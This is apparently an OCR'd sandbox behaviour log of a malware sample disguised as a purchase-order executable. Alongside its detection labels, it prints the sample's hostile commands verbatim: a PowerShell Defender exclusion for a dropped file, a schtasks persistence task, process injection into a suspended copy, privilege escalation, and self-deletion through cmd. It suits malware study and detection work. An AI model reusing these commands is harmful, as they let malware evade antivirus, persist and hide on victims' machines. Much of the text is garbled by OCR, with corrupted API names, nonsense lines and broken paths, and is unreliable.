Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM		3856
Call System API	2-00a0c91efb8b]\\) Return: 5 API Name: GetDriveTypeW Args: (\\\'\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\		3856
Call System API	c91efb8b}\) Return: 3 API Name: GetDriveTyneW Arns: (\(\)2\STORAGF#\/olume#/a21cf1a2-dac1-11eb-8d5c-806eff6e6663\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\		3856
Call System API	API Name: GelDriveTypeW Args: (\(\)\(\)\(\)\(\)\(\)\(\)\(\)\(\)\(\)\(3030
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		3856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		3856
Call Process API	API Name: CreateProcessW Args: (wwindir%\System32\WindowsPowerShell\v1.0\powershell.exe, "wwindir%\System32\WindowsPowerShell\v1.0\powershell.exe, "wwindir%\System32\WindowsPowerShell\v1.0\powershell.exe, "wwindir%\System32\WindowsPowerShell\v1.0\powershell.exe, "wwindir%\System32\WindowsPowerShell\v1.0\powershell.exe) Return: 1		3856
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\/VDvSJeNUIJdSZj.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPref erence -ExclusionPath "%APPDATA%\/VDvSJeNUIJdSZj.exe"		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		3856
Call Custom ADI	ADI New York District Water (AA) Delver A		3856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		3856
Call System API Call System API	API Name: GetForegroundWindow Args: () Return: 100ca API Name: GetDriveTypeW Args: (C:\) Return: 3		3856
Call Thread API	API Name: NtResumeThread Args: (Process:3964,) Return: ?		3856
Call System API	API Name: evtchann.SendEvent Args: (e), pid[3964], ppid[3856) Return: 1		3856
Detection	Threat Characteristic: Creates process in system directory Process ID: 3940		
Call Process API	Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\VDvSJeNUIJdSZj.exe API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe"/Create /TN "Updates\VDvSJeNUIJdSZj" /XML "		3856
Detection	%TEMP%\tmpDA7.tmp", , , , , , \ \ \ \ \ \ \ \ \ \ \ \ \ \		
Detection	%TEMP%\tmpDA7.tmp* Threat Characteristic: Executes dropped file		
Detection	File: %windir%lsystem32/Tasks\Updates\VDvSJeNUIJdSZj Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDvSJeNUIJdSZj" /XML "%TEMP%\tmpDA7.t mp"		
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\tmpDA7.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDvSJeNUIJdSZj" /XML "%TEMP%\tmpDA7.t		
Call System API	mp" API Name: GetDriveTypeW Args: (C:\() Return: 3	3856	3940
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3940		
0.110 / 4-7	Info: Obtains drive info from API result	2052	0040
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
Call System API	API Name: GelDriveTypeW Args: (\(\)?\IDE#CdRomDell_DVD-ROM2.5+#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\(\)}, Return: 5	3856	3940
Call System API	API Name: GetDriveTypeW Args: (\(\)?\STORAGE#Volume#\(\)(a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)\(\)#0000000000100000#\(\)(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b\)\(\)\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)#000000006500000#(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b)\\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
Call System API			
Call System API Call System API Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3	3856 3856	3940 3940

Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (C\(\frac{1}{2}\)) Return: 3	3856	3940
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	3856	3940
Detection	Threat Characteristic: Creates process in system directory Process ID: 3964 Image Path: %windir%\System32\schtasks.exe /Create /TN Updates\VDvSJeNUIJdSZj /XML %TEMP%\tmpDA7.tmp		
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup Updates\VDvSJeNUIJdSZj /XML		
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6f320250, -1, 6e8d0, 6e8cc, 0) Return: 0	3856	3940
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\) Return: 3	3856	3940
all System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
all System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
call System API	API Name: GetDriveTypeW Args: (C\1) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (%windir%\) Return: 3	3856	3940
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms) Return: 1	3856	3940
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\PJLEQ77QSM3C94QZZN59.temp Type: VSDT_COM_DOS	3856	3940
Vrite File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\PJLEQ77QSM3C94QZZN59.temp Type: VSDT_COM_DOS	3856	3940
add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c87f4.TMP Type: VSDT_EMPTY	3856	3940
add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c87f4.TMP Type: VSDT_COM_DOS	3856	3940
dd File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms Type: VSDT_COM_DOS	3856	3940
call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c87f4.TMP) Return: 1	3856	3940
Delete File	Path: %APPDATA%MicrosoftWindows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c87f4.TMP Type: VSDT_COM_DOS	3856	3940
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 6e728, 0, 0, 0) Return: 147c70	3856	3940
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3940 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (147c70, 6e728) Return: 1	3856	3940
Call System API	API Name: Pindivextriiew Args: (147670, 66726) Return: 1 API Name: GetVersionExA Args: (56957628) Return: 1	3856	3940
		3030	3940
Petection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3940 Info: Obtains system version from API result		
call System API	API Name: GetVersionExA Args: (27b9bf0) Return: 1	3856	3940
add File	Path: %windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj Type: VSDT_UNKNOWN		3856
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup %windir%\system32\Tasks\Updates\VDv\$JeNUJJd\$Zj		
Delete File	Path: %TEMP%\tmpDA7.tmp Type: VSDT_TEXT_HTML		3856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 3856 File: %TEMP%tmpDA7.tmp Type: VSDT_TEXT_HTML		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0		3856
Call Process API	API Name: CreateProcessW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe, , , , , CREATE_SUSPENDED, , , , Process:4036: %WorkingDir%\GBO-9 8 BX074987 ORDER.exe) Return: 1		3856
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3856 Injected API: SetThreadContext Target Process ID: 4036 Target Image Path: "WorkingDir%\GBO-98 BX074987 ORDER.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3856 Injected API: WriteProcessMemory Target Process ID: 4036 Target Image Path: "WorkingDir%\GBO-98 BX074987 ORDER.exe		
Detection	Threat Characteristic: Creates process Process ID: 3856 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:4036:%WorkingDir%IGBO-98 BX074987 ORDER.exe, 400000, MZER., 512, 1ce160) Return: 1		3856
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: "WorkingDir%IGBO-98 BX074987 ORDER.exe Injected Content: MZER.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe File: MZER.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:4036:%WorkingDir%\GBO-98 BX074987 ORDER.exe, 401000, U.,.E.,LV.u.P.E.PV, 184832, 1ce1 60) Return: 1		3856
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: "WorkingDir"\GBO-98 BX074987 ORDER.exe Injected Content: UEt.V.u.P.E.PV		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7ffdb000 Process:4036:%WorkingDir%\GBO-98 BX074987 ORDER.exe, 7ffdb008, , 4, 1ce160) Return: 1		3856
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Address: 0x0		

Call Thread API	API Name: SetThreadContext Args: (Process Name:4036:%WorkingDir%\GBO-98 BX074987 ORDER.exe) Return: 1		3856
Call Thread API	API Name: NtResumeThread Args: (Process:4036,) Return: ?		3856
Call System API	API Name: evtchann.SendEvent Args: (e), pid[4036], ppid[3856) Return: 1		3856
Detection	Threat Characteristic: Creates process Process ID: 4036 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe		
Call System API	API Name: AdjustTokenPrivileges Args: (360, 0, , 0, , 6e414) Return: 1	3856	3940
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 3940		
	Info: Obtains system level privileges		
Call Systeminfo API	API Name: NtQuerySystemInformation Args: (5, , 131072, 50392) Return: 0	3856	3940
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 3940 Info: enum processes		
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\control.exe, , , , , CREATE_SUSPENDED, , , , Process:4068:%windir%\System32\control.exe) Ret urn: 1	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1692 Info: Obtains listing of open application windows		
Call System API	API Name: CryptExportKey Args: (147ff0, 0, 6, 0, 0, 6e930) Return: 1	3856	3940
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (a8c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1692 Info: Obtains system level privileges		
Call System API	API Name: AdjustTokenPrivileges Args: (a8c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Detection	Threat Characteristic: Attempts to evade detection and analysis Process ID: 1692 Info: Delays execution		
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (a8c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (a8c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	3856	3940
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	3856	3940
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	3856	3940
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (F:\\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (F:\\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (F:\\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	3856	3940
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (F:\\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (D\) Return: 5	3856	3940
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (F:\\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	3856	3940
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (F:\\) Return: 2	3856	3940
Call Filesystem API	API Name: DeleteFileW Args: (%windir%\Microsoft.NET\Framework\v2.0.50727\config\security.config.cch.3940.1869890) Return: 0	3856	3940
Call Filesystem API	API Name: DeleteFileW Args: (%windir%\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config.cch.3940.1869890) Return: 0	3856	3940
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%IMicrosoftCLR Security Configlv2.0.50727.312\security.config.cch.3940.1869890) Return: 0	3856	3940
Detection	Threat Characteristic: Creates process in system directory Process ID: 4068 Image Path: %windir%\System32\control.exe		
Call Thread API	API Name: NtResumeThread Args: (Process: 4092,) Return: ?	4036	4068
Call System API	API Name: evtchann.SendEvent Args: (e), pid[4092], ppid[4068) Return: 1	4036	4068
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\cmd.exe, /c del **%WorkingDir%\GBO-98 BX074987 ORDER.exe*, , , , , , , , Process:4092:%windir%\System32\cmd.exe) Return: 1	4036	4068
Detection	Threat Characteristic: Creates command line process Process ID: 4092 Image Path: %windir%\System32\cmd.exe /c del "%WorkingDir%\GBO-98 BX074987 ORDER.exe"		
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe) Return: 1	4068	4092
Call Filesystem API	API Name: FindFirstFileExW Args: (%WorkingDir%IGBO-98 BX074987 ORDER.exe, 0, 00306FC4, 0, 00000000, 2) Return: 002B8608	4068	4092
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 4092 Info: Obtains file or directory info from API result		

Delete File	Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Type: VSDT_EXE_MSIL	4068	4092
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
	Process ID: 4092		
	File: %WorkingDir%\GBO-98 BX074987 ORDER.exe Type: VSDT_EXE_MSIL		
Detection			
petection	Threat Characteristic: Deletes self to remove traces of the infection WorkingDir%\GBO-98 BX074987 ORDER.exe		
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c	4036	1692
Call System API		4036	1692
	API Name: AdjustTokenPrivileges Args: (730, 0, , 210f3cc, , 210f3f0) Return: 1		
all System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: GetForegroundWindow Args: () Return: 1003c	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: GetForegroundWindow Args: () Return: 1003c	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: GetForegroundWindow Args: () Return: 1003c	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
etection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 1692		
	Info: Obtains system version from API result		
all System API	API Name: GetVersionExA Args: (756e0298) Return: 1	4036	1692
II System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
II System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
III System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
III System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
all System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
all System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
all System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
all System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
all System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
all System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
all System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
all System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
all System API	API Name: GetVersionExA Args: (10ed04) Return: 1	4036	1692
all System API	API Name: GetForegroundWindow Args: () Return: 1003c	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (5f4, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (5f4, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (5/4, 0 , , 210f3cc , , 210f3f0) Return: 1 403f		1692
all System API	API Name: AdjustTokenPrivileges Args: (5f4, 0, , 210f3cc, , 210f3f0) Return: 1 4036		1692
all System API	API Name: GetForegroundWindow Args: () Return: 1003c 403		1692
all System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 210f3cc, , 210f3f0) Return: 1 403f		1692
all System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 210f3cc, , 210f3f0) Return: 1 403		1692
all System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
III System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
ıll System API	API Name: AdjustTokenPrivileges Args: (14, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (f4, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
•			
all System API	API Name: AdjustTokenPrivileges Args: (f4, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (f4, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
All System ADI	ADI Nama Adiust Rica Dividaga Array (FC4 0 2400) - 24000 - 24000 - 24000	4026	1600
all System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210/36c, , 210/360) Return: 1	4036	1692
III System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210/36c, , 210/360) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
all System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
rite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\\CEBFF5CD-ACE2.4F4F-9178-9926F41749EA}\Count\\Q65	4036	1692
	23100-0251-4857-N4PR-N8R7P6RN7Q27) labgronq.rkr Value: None	.000	
rite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\\(CEBFF5CD-ACE2.4F4F-9178-9926F41749EA\)\Count\HRZ	4036	1692
	R_PGYFRFFVBA Value: None	.000	
all Internet Helper API	API Name: InternetOpenW Args: (, 0, , , 0) Return: cc0004	4068	3736
all System API	API Name: GetForegroundWindow Args: () Return: 101fa	4036	1692
all System API	API Name: GetVersionExA Args: (76c81230) Return: 1	4068	3812
etection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 3812		


Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (756e0298) Return: 1		3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetForegroundWindow Args: () Return: 101fa	4036	1692
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	4068	3736
Call System API	API Name: GetForegroundWindow Args: () Return: 101fa	4036	1692
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 0, 0) Return: cc0008	4068	3736
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3dc88, 0, 0, 0) Return: 407c88	4068	3736
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 3736		
	Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (407c88, 2c3dc88) Return: 1	4068	3736
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3dc88, 0, 0, 0) Return: 407c88	4068	3736
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3dc88, 0, 0, 0) Return: 407c88	4068	3736
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /ie11blocklist/1401746408/versionlist.xml, , , 46396808, 79692288, 0) Return: cc000c	4068	3736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyEnable Value: 0	4068	3736
		4068	3736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyServer Value: None		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyOverride Value: None	4068	3736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	4068	3736
Delete Registry Key	$Key: HKEY_CURRENT_USER \\ \ Software \\ \ Microsoft \\ \ Windows \\ \ Current \\ \ Version \\ \ Internet \\ \ Settings \\ \ AutoDetect \\ \ Value: None \\ \ AutoDetect \\ \ AutoDe$	4068	3736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	4068	3736
Call System API	API Name: GetForegroundWindow Args: () Return: 101fa	4036	1692
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5c0	4068	3736
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5c0	4068	3736
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 40006000) Return: 9701 400		
Call System AFT	AT I Name, brisquery LAW Ags. (lectrist-industriction), 1, 40000000 / Neturn, 3701		3736
	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1c, 40006000) Return: 0		
Call System API	API Name: Drisqueryexw Args: (Tecvilst.microsoft.com, Tc, 40006000) Return: 0	4068	3736
Call System API Call Network API	API Name: Drisqueryexw Args: (lecvilst.microsoit.com, 1c, 40000000) Return: 0 API Name: socket Args: (23, 2, 0) Return: 5c0	4068	3736 3736
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5c0	4068	3736
Call Network API Call Network API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: bind Args: (5dc, 0.0.0.049183, 16) Return: 0 Threat Characteristic: Listens on port	4068	3736 3736
Call Network API Call Network API Call Network API Detection	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: bind Args: (5dc, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49183	4068 4068 4068	3736 3736 3736
